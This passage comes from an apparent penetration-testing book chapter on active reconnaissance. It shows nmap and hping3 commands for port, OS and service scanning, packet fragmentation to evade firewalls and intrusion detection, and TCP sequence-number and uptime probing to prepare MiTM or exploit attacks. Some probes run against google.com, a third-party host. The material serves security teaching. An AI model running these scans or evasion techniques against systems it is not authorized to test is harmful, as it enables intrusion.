3. Try using p0f to determine the operating system and other information of someone visiting your website.
4. Look up the technologies used by your favorite website with netcraft.com.
5. Try out some of the Google Hacks at exploit-db.com and see whether you can find any valuable information.

6

Active Reconnaissance

Only a fool goes to battle without adequate reconnaissance

Master OTW

In the Chapter 5 on passive reconnaissance, we gathered vast amounts of information about potential targets. In this next phase of reconnaissance, we use active techniques to acquire even more information about a specific target.

In the active reconnaissance phase, we try to determine what ports are open on the target (open ports are an indication of services running on the system, such as port 445 for SMB) and the firewall. In some

cases, certain ports must be open for an exploit to work on a system. In addition, by scanning the ports we can not only determine what ports are open, closed, and filtered (a firewall is filtering), but often determine the operating system (ports 135, 139, and 1433 almost invariably indicate a Windows operating system, for instance) and the applications on the system (ports 1433, SQL Server; port 3306, MySQL; port 1521, Oracle database; for example).

Active reconnaissance uses specially crafted packets that we send to the target to illicit a response. Depending upon how the target responds, our tools can determine:

1. Whether a port is open, closed or filtered;
2. Which services and what version is installed;
3. What operating system is installed;
4. The time since the last reboot (uptime).

Nmap


Whether you are an aspiring master hacker, network engineer, or security engineer, there is one tool you need to be familiar with:nmap. `Nmap` began as a simple, modest port-scanning tool with the ability to send TCP, UDP, or ICMP packets to a host and its ports to elicit a response. Then, based upon the host's response, nmap determines whether the port is open. Over the years, it has evolved to become a powerful scanning tool with even some exploitation capabilities. For instance, `nmap` can be used for:

(1) OS detection,
(2) service and version detection,
(3) determining the OS uptime,
(4) evading firewalls,
(5) doing DNS queries and subdomain search,
(6) conducting a Denial of Service (DoS) attack, or
(7) scanning for vulnerabilities and a whole host of other reconnaissance tasks.

Nmap in the Mass Media

Matrix fans (who isn't a Matrix fan?) may remember in ***Matrix Reloaded*** that Trinity used to find TCP Port 22 open on the power plant's computer system (SCADA) and crack the password to give Neo physical access.

Yes, that's our beloved nmap below in a scene from the ***Matrix Reloaded*** with Trinity at the keyboard.



You will likely find nmap being used in other hacker movies and shows, such as *Mr. Robot* and *Blackhat* among others, if you watch closely.

Many infosec researchers have overlooked nmap in favor of more recent tools, but only at their peril. Nmap has become a versatile reconnaissance tool with scripting capabilities.

History of Nmap

Nmap was developed in 1997 and released by Gordon Lyon (aka Fyodor Vaskovich) as a free and open-source port and network scanner in *Phrack* magazine (*Phrack* was among the very first hacker publications and many notable articles were first published there). Nmap has gone through numerous updates and upgrades with the current version 7.7 (Fall 2019) having been released about one year ago. Originally developed for Linux, nmap has been ported to Windows, MacOS, and BSD.

Nmap was originally a command-line tool, but numerous GUI's have been developed for use by the command-line challenged. These include:

(1) Zenmap;
(2) NmapFE;
(3) Xnmap

Here, we will work without a net. Everything will be from the command line nmap, but all of these techniques can be applied to any of the nmap GUI's.

Nmap help

Let's look at the nmap help file for some clues on how to use it.

```
kali > nmap -help
```

The help screen runs for nearly three pages. I have captured only the first page, as it has the essential information we need here now.

Notice the usage statement on the second line:

```
Usage: nmap [Scan type(s)] [Options] {target specification}
```

Despite all the options that are available to us, running an nmap scan is quite simple.

Basic TCP Scan

Let's use Metasploitable as our target system to start. The first step is to find the IP address of our target. In this case, it is 192.168.0.157 (yours will likely be different. Run `ifconfig` on Metasploitable to find yours).


The simplest, fastest and most reliable nmap scan is the TCP scan. It sends TCP packets to attempt a TCP three-way handshake (SYN-SYN/ACK-ACK) on each port it scans. If the target system completes the three-way handshake, the port is considered open. The key nmap option is -**sT** or **s**can **T**CP.

We simply add it as an option after the nmap command and then follow with the IP address.

```
nmap -sT <IP>
```

Such as:

```
kali > nmap -sT 192.168.0.157
```



After a few seconds, `nmap` provides output to the computer screen (stdout) that includes each port it has results for, the protocol, the port state (open, closed, filtered) and the **default** service running on this port (please note that `nmap` is NOT telling you what service is running on the port; it is simply telling you the **default** protocol for that port. Most services can run on any port). From this scan, we can see that numerous ports and services are likely running on this system (like any tool, nmap is not perfect. You may receive erroneous reports).

This is a great start to our reconnaissance of this system. We now know the target has numerous services that may be vulnerable to our attacks.

What we do NOT know include:


(1) What UDP ports are running;
(2) What operating system is running;
(3) What actual services and versions are running on those ports.

Basic UDP Scan

Now, let's see if we can find the open UDP ports. The nmap command to find UDP ports is nearly identical, except we replace the **T** in the command with **U** (UDP).

Now our UDP scan looks so:

```
kali > nmap -sU 192.168.0.157
```



Generally, UDP scans take much longer than TCP scans, as the mechanism that UDP uses for signaling a closed port is slightly different than TCP, and is more ambiguous. In my case, the TCP scan took 13.61 seconds, while the UDP scan took 1089.42 seconds, a factor of nearly **100x longer**.

Be patient with UDP.

Single Port Scan

In some cases, we may only want to know if a single port is open. For instance, we may be considering using the EternalBlue exploit against this system and we 445. Let's see whether this system has port 445 open by simply adding **-p** after the target IP address and the port number. Note that SMB is a TCP port, so we use the TCP or –sT scan.

Such as:

```
kali > nmap -sT 192.168.0.157 - p445
```

```
root@kali-2019:~# nmap -sT 192.168.0.157 -p445
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-05 14:24 MDT
Nmap scan report for 192.168.0.157
Host is up (0.00035s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:9A:19:5F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
```

This command directs `nmap` to go out and try the three-way TCP handshake on port 445. If successful, it will report the port open. As you can see above, nmap found port 445 open and presumes there is SMB (Samba if it's a Linux system) running on that port.

If we wanted to scan an entire subnet for port 445 and SMB, you could use CIDR notation for the subnet and leave everything else the same as the previous command.

```
kali > nmap -sT 192.168.0.0/24 -p445
```

```
root@kali-2019:~# nmap -sT 192.168.0.0/24 -p445
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-05 14:29 MDT
Nmap scan report for 192.168.0.110
Host is up (0.0046s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 38:F7:3D:31:71:52 (Unknown)

Nmap scan report for 192.168.0.152
Host is up (0.025s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 70:1A:04:F4:B9:D0 (Liteon Technology)

Nmap scan report for 192.168.0.157
Host is up (0.018s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:9A:19:5F (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.213
Host is up (0.0014s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 1C:1B:0D:EE:6F:D3 (Giga-byte Technology)

Nmap scan report for 192.168.0.234
Host is up (0.00064s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 30:E3:7A:55:3C:05 (Intel Corporate)
```

Now, nmap will scan every device on that subnet (255 IPs) for port 445 and report back to us. As you can see above, it found numerous hosts with port 445—some closed, some filtered, and some open.

Get the OS, the Services and their Versions

At this point, we only know what UDP and TCP ports are open and the default protocols that run on them. We still don't know:

1. The operating system,
2. The actual services running on those ports, and
3. The version of the services (different versions have different vulnerabilities).

The -**A** switch in nmap can help us with those remaining unknowns.

Such as;


```
kali > nmap -sT -A  192.168.0.157
```

This scan also takes longer to complete as it has much more work to do than simply scan for open ports—a very deterministic process. In this scan, nmap will be probing into each open port with specially crafted packets and then, by evaluating the differences in the response, determine the service and its version. It uses a similar less-deterministic process for determining the operating system. As I outlined in Chapter 5 on **p0f**, each operating system TCP/IP stack places slightly different values in header fields. By reading those fields, we can make highly accurate estimate of the underlying target operating system.

As we can see above, nmap went to each of the open ports, sent packet probes and makes a highly reliable estimate of the service, the service version and other critical information regarding the service, such as commands and even vulnerabilities. Note the response for port 21 FTP above (running vsftpd 2.3.4) and port 25 SMTP (running Postfix smtpd).

As we scan down the results, we can see port 80 (running Apache httpd 2.2.8), port 3306 (running MySQL 5.0.51a)...


...and then all the way at near the bottom we can see nmap's estimate of the underlying operation system (Linux 2.6.x).



Nmap Scan Windows 7

Now let's use nmap to scan our Windows 7 system to see what ports are open on it. Let's use the TCP scan (-sT) with service and operating system (-A) fingerprinting.

```
kali > nmap -sT -A 192.168.0.114
```



Note that `nmap` found numerous ports open on my Windows 7 system. For our purposes here, the most important findings are port 445 with SMB running (microsoft-ds) and it correctly identified the operating system as Windows 7| 2008 | 8.1 (those are all operating system variations of the same build by Microsoft). My system has some ports open that yours may not. That is to be expected.

Wrap-Up

With just a few nmap commands, we were able to learn a great amount about the devices on our network, including:

1. TCP ports,
2. UDP ports,
3. Whether port 445 is open on our entire network,
4. The operating system of the target,
5. Which services and their versions are running on those ports.

Pretty good for little work or knowledge!

Hping3 for Active Reconnaissance

Previously, we used the ubiquitous and powerful `nmap` for port scanning in this active reconnaissance stage of our pentest/hack. Although lesser-known and lesser-utilized, `hping3` is a powerful and versatile scanning tool for doing active reconnaissance. In this section, we will explore some of the wide-ranging capabilities of hping3 to find key information about our target that could prove useful at later stages.

Hping3 is often referred to as a "*packet crafting tool*." That's because it has the capability of *creating just about any type of packet*, both RFC (Request for Comment. These are the specifications of how protocols are supposed to work) compliant and non-RFC compliant. If you can imagine a packet, hping3 can create it!

Hping3 can create TCP, UDP, ICMP, and RAW IP packets. This enables us to create an almost infinite variety of packets that we can use to get past IDSs, firewalls and scan systems behind them.


Unlike nmap, though, hping3 requires a bit more user input to be effective. For instance, when we scan with nmap, nmap will interpret the results for us. On the other hand, hping3 will give us raw packet responses and we need to do the interpretation ourselves. This is probably one of the primary reasons hping3 is not as popular as nmap for scanning, but its versatility makes it a valuable tool to have in the active reconnaissance toolbox.

Hping3 Help

Let's begin by getting the help screen for hping3. We can do this by typing;

```
kali > hping3 -h
```

When we do so, hping3 responds with along screen of options and switches. Because of the length, I have broken it into two screenshots.



As you can see in the screenshot above, there are numerous switch options with hping3 and this is just a tiny fraction. I'd like you to note of few here.

- -c count
- -i wait X number seconds
- -flood flood the target with packets

- -q quiet
- -a spoof the IP address
- -rand-source send packets with random source IP addresses
- -f fragment the packets
- -x set the more fragments flag in the IP header
- -y set the don't fragment flag in the IP header

Please also note that the default mode of `hping3` is TCP packets. Unlike `nmap` that defaults to sending an ICMP ping, which can often be blocked by firewalls and gateways.

The screenshot above shows us even more options. I'd like to draw your attention to the following:


- -p destination port,
- -Q get the TCP sequence number,
- - -tcp-timestamp gets the TCP timestamp and converts it into days, hours and minutes.

Also note that we can set any of the TCP flags (S,A,F,P, R, U) as well as the XMAS (-X) scan (flags P,U,F set).

Using Hping3 in Default Mode for Port Scanning

At its most basic level, `hping3` is a port scanner similar to nmap. The syntax is similar, but the output is dissimilar. Unlike `nmap, hping3` does not return a consolidated output, but instead returns the specifications of the response packet. Let's take a look what happens when we try to `hping3` a Windows 7 system on port 80. Here, let's use the SYN (-S) flag. This scan is similar to the **`nmap -sS <IP> -p 80`** scan.

```
kali > hping3 -S 192.168.1.116 -p 80
```




Use the `Ctrl+C` to terminate `hping3`.

As you can see in the sixth column, the flags field returns RA. This indicates that the RST and ACK flags are set. The RST flag being returned is the standard way TCP communicates that the port is closed. On this Windows 7 system, we can then conclude that port 80 is closed. Unusual, but not unknown.

Since this is a Windows machine, it is likely to have SMB is enabled or port 445. Let's try that port.

```
kali > hping3 -S 192.168.1.116 -p 445
```



As you can see in the above screenshot, when we scan port 445 on this system, it returns a packet with the SA flags set or SYN (S) and ACK (A) indicating it is open.

Finally, if we want to scan all the ports, we can use the increment syntax or **++1** and form a command like this;

```
kali > hping3 -S 192.168.1.116 -p ++1
```

```
root@kali-2019:~# hping3 -S 192.168.0.114 -p ++1
HPING 192.168.0.114 (eth0 192.168.0.114): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.114 ttl=128 DF id=1883 sport=1 flags=RA seq=0 win=0 rtt=4.4 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1884 sport=2 flags=RA seq=1 win=0 rtt=4.8 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1885 sport=3 flags=RA seq=2 win=0 rtt=4.0 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1886 sport=4 flags=RA seq=3 win=0 rtt=4.1 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1887 sport=5 flags=RA seq=4 win=0 rtt=3.0 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1888 sport=6 flags=RA seq=5 win=0 rtt=2.2 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1889 sport=7 flags=RA seq=6 win=0 rtt=2.1 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1890 sport=8 flags=RA seq=7 win=0 rtt=1.1 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1891 sport=9 flags=RA seq=8 win=0 rtt=9.4 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1892 sport=10 flags=RA seq=9 win=0 rtt=7.6 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1893 sport=11 flags=RA seq=10 win=0 rtt=6.9 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1894 sport=12 flags=RA seq=11 win=0 rtt=6.9 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1895 sport=13 flags=RA seq=12 win=0 rtt=6.1 ms
len=46 ip=192.168.0.114 ttl=128 DF id=1896 sport=14 flags=RA seq=13 win=0 rtt=5.9 ms
```

This scan starts at port 1 and increments by 1 (++1) to test each port for a response.

Notice in the fifth column that it begins by scanning port 1, then port 2, then port 3...It will continue to scan all 65535 ports until it reaches the end or you hit `Ctrl+C`.

Fragmenting Packets

As I mentioned in the introduction on `hping3`, you can sometimes bypass security devices such as IDSs and firewalls by fragmenting the packets. We can do this with hping3 by using the **-f** switch such as;

```
kali > hping3 -S -f 192.168.1.116 -p 445
```

```
root@kali:~# hping3 -S -f 192.168.1.116 -p 445
HPING 192.168.1.116 (eth0 192.168.1.116): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.116 ttl=128 DF id=18306 sport=445 flags=SA seq=0 win=8192 rt
t=1.8 ms
len=46 ip=192.168.1.116 ttl=128 DF id=18307 sport=445 flags=SA seq=1 win=8192 rt
t=1.5 ms
len=46 ip=192.168.1.116 ttl=128 DF id=18308 sport=445 flags=SA seq=2 win=8192 rt
t=1.3 ms
len=46 ip=192.168.1.116 ttl=128 DF id=18309 sport=445 flags=SA seq=3 win=8192 rt
t=1.1 ms
len=46 ip=192.168.1.116 ttl=128 DF id=18310 sport=445 flags=SA seq=4 win=8192 rt
t=1.4 ms
len=46 ip=192.168.1.116 ttl=128 DF id=18311 sport=445 flags=SA seq=5 win=8192 rt
t=1.8 ms
len=46 ip=192.168.1.116 ttl=128 DF id=18312 sport=445 flags=SA seq=6 win=8192 rt
t=6.5 ms
```

Since the packet is broken into many small fragments of the original packet, in some cases the IDS or firewall's attack signature won't match these fragmented packets.

Predicting Sequence Numbers

Sequence numbers are used by TCP/IP to make certain that packets that don't arrive in the proper sequence can be reordered at the target in the same sequence they were sent. Since all packets do not necessarily take the same path, they may not arrive in the same order they are sent. This mechanism is an element of what gives the TCP protocol its robustness.

A Man-in-the-Middle attack (MiTM) must set these sequence numbers properly. To protect against MiTM attacks, operating system developers no longer use sequence numbers that follow serially (1,2,3…). Instead, they now use algorithms to generate sequence numbers to make it harder to conduct a MiTM attack. Hping3 enables us to collect the sequence numbers so that we can later predict them for MiTM and other attacks.

Let's scan google.com and gather some sequence numbers. We can do this by using the -Q switch, which will collect and echo back only the sequence numbers of the returned packets.

```
kali > hping3 -Q -S google.com -p 80
```

As you can see, `hping3` was able to return to us the sequence numbers that the operating system TCP/IP stack generated. Given enough of these, we can determine the algorithm and then predict the sequence numbers for an effective MiTM attack.

Using Hping3 to get the System Uptime

One of the really interesting things we can do with `hping3` is to check how long the system has been up and running. Generally, this means how long it's been since the system has been rebooted and, of course, that is usually an indication of how long since the system has been patched with security updates.

The TCP protocol has a field named "timestamp" that calculates the seconds since the operating system was last booted up. We can retrieve that value by using the "**–tcp-timestamp**" switch in hping3. It will go out to the target system and retrieve this field, and then convert it into days, hours, minutes, and seconds. Let's try it on google.com.

```
kali > hping3 --tcp-timestamp -S google.com -p 80
```

```
root@kali:~# hping3 --tcp-timestamp -S google.com -p 80
HPING google.com (eth0 216.58.192.14): S set, 40 headers + 0 data bytes
len=56 ip=216.58.192.14 ttl=54 id=17905 sport=80 flags=SA seq=0 win=42540 rtt=38
.2 ms
  TCP timestamp: tcpts=857981190

len=56 ip=216.58.192.14 ttl=54 id=14118 sport=80 flags=SA seq=1 win=42540 rtt=38
.1 ms
  TCP timestamp: tcpts=858100827
  HZ seems hz=1000
  System uptime seems: 9 days, 22 hours, 21 minutes, 40 seconds
```

As you can see, when I ran this command against the Google server, it returned a message that this server's timestamp was 858100827 and it then converted that to 9 days, 22 hours, 21 minutes, and 40 seconds.

As a hacker/pentester, this can be invaluable information! It means that this system was last rebooted nine days ago. If a recent patch has been released for a known vulnerability within those nine days, we can conclude that this system has NOT been patched and is probably vulnerable to that known exploit.

Website Active Reconnaissance

`Nmap` and `hping3` are wonderful tools for actively determining critical elements of any system such as ports, services and operating system. When scanning websites, we need to use a different set of tools.

Websites are built using a variety of technologies (see Web Technologies here). In most cases, before we develop a hacking strategy of the website, we need to understand the technologies employed in building it. Website attacks are not generic. For instance, attacks against WordPress-based websites won't work against .NET based websites and vice versa. We need to do this type of reconnaissance first before progressing to compromising a website.

